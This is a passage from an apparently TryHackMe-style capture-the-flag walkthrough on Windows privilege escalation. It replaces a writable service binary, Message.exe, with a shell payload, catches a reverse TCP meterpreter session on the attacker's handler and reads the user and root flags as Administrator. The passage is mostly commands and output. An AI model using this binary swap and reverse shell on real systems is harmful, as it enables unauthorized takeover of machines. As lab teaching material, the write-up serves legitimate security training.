100666/rw-rw-rw-  6574     fil   2009-06-27 02:27:32 +0200  whiteclock.ico

meterpreter > mv Message.exe Message.bak
meterpreter > mv shell.exe Message.exe
meterpreter > 
```

Background this session and run the exploit again




```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.9.0.189:9001
[*] Sending stage (177734 bytes) to 10.10.224.140
[*] Meterpreter session 2 opened (10.9.0.189:9001 → 10.10.224.140:49552) at 2025-06-23 13:26:05 +0200

meterpreter > 
```

Open a shell and then use echo %username% to see our username




```
C:\PROGRA~2\SYSTEM~1>echo %username%
echo %username%
Administrator

C:\PROGRA~2\SYSTEM~1>
```

Go to C:\Users\jeff\Desktop to get the flag



```
 Directory of C:\Users\jeff\Desktop

08/04/2019  11:55 AM    <DIR>          .
08/04/2019  11:55 AM    <DIR>          ..
08/04/2019  11:57 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  39,058,612,224 bytes free

C:\Users\jeff\Desktop>type user.txt
type user.txt
[redacted]
C:\Users\jeff\Desktop>
```

To get the root flag, we should go to C:\Users\Administrator\Desktop




```
 Directory of C:\Users\Administrator\Desktop

08/04/2019  11:49 AM    <DIR>          .
08/04/2019  11:49 AM    <DIR>          ..
08/04/2019  11:51 AM                32 root.txt
08/04/2019  04:36 AM             1,029 System Scheduler.lnk
               2 File(s)          1,061 bytes
               2 Dir(s)  39,058,608,128 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
[redacted]
C:\Users\Administrator\Desktop>
```

Task 5: Privilege Escalation without Metasploit

We have already done this in the previous step using winPEAS

Use sysinfo to see the original install Date



```
Registered Organization:
Product ID:                00252-70000-00000-AA886
Original Install Date:     8/3/2019, 10:43:23 AM
System Boot Time:          6/22/2025, 11:51:28 PM
```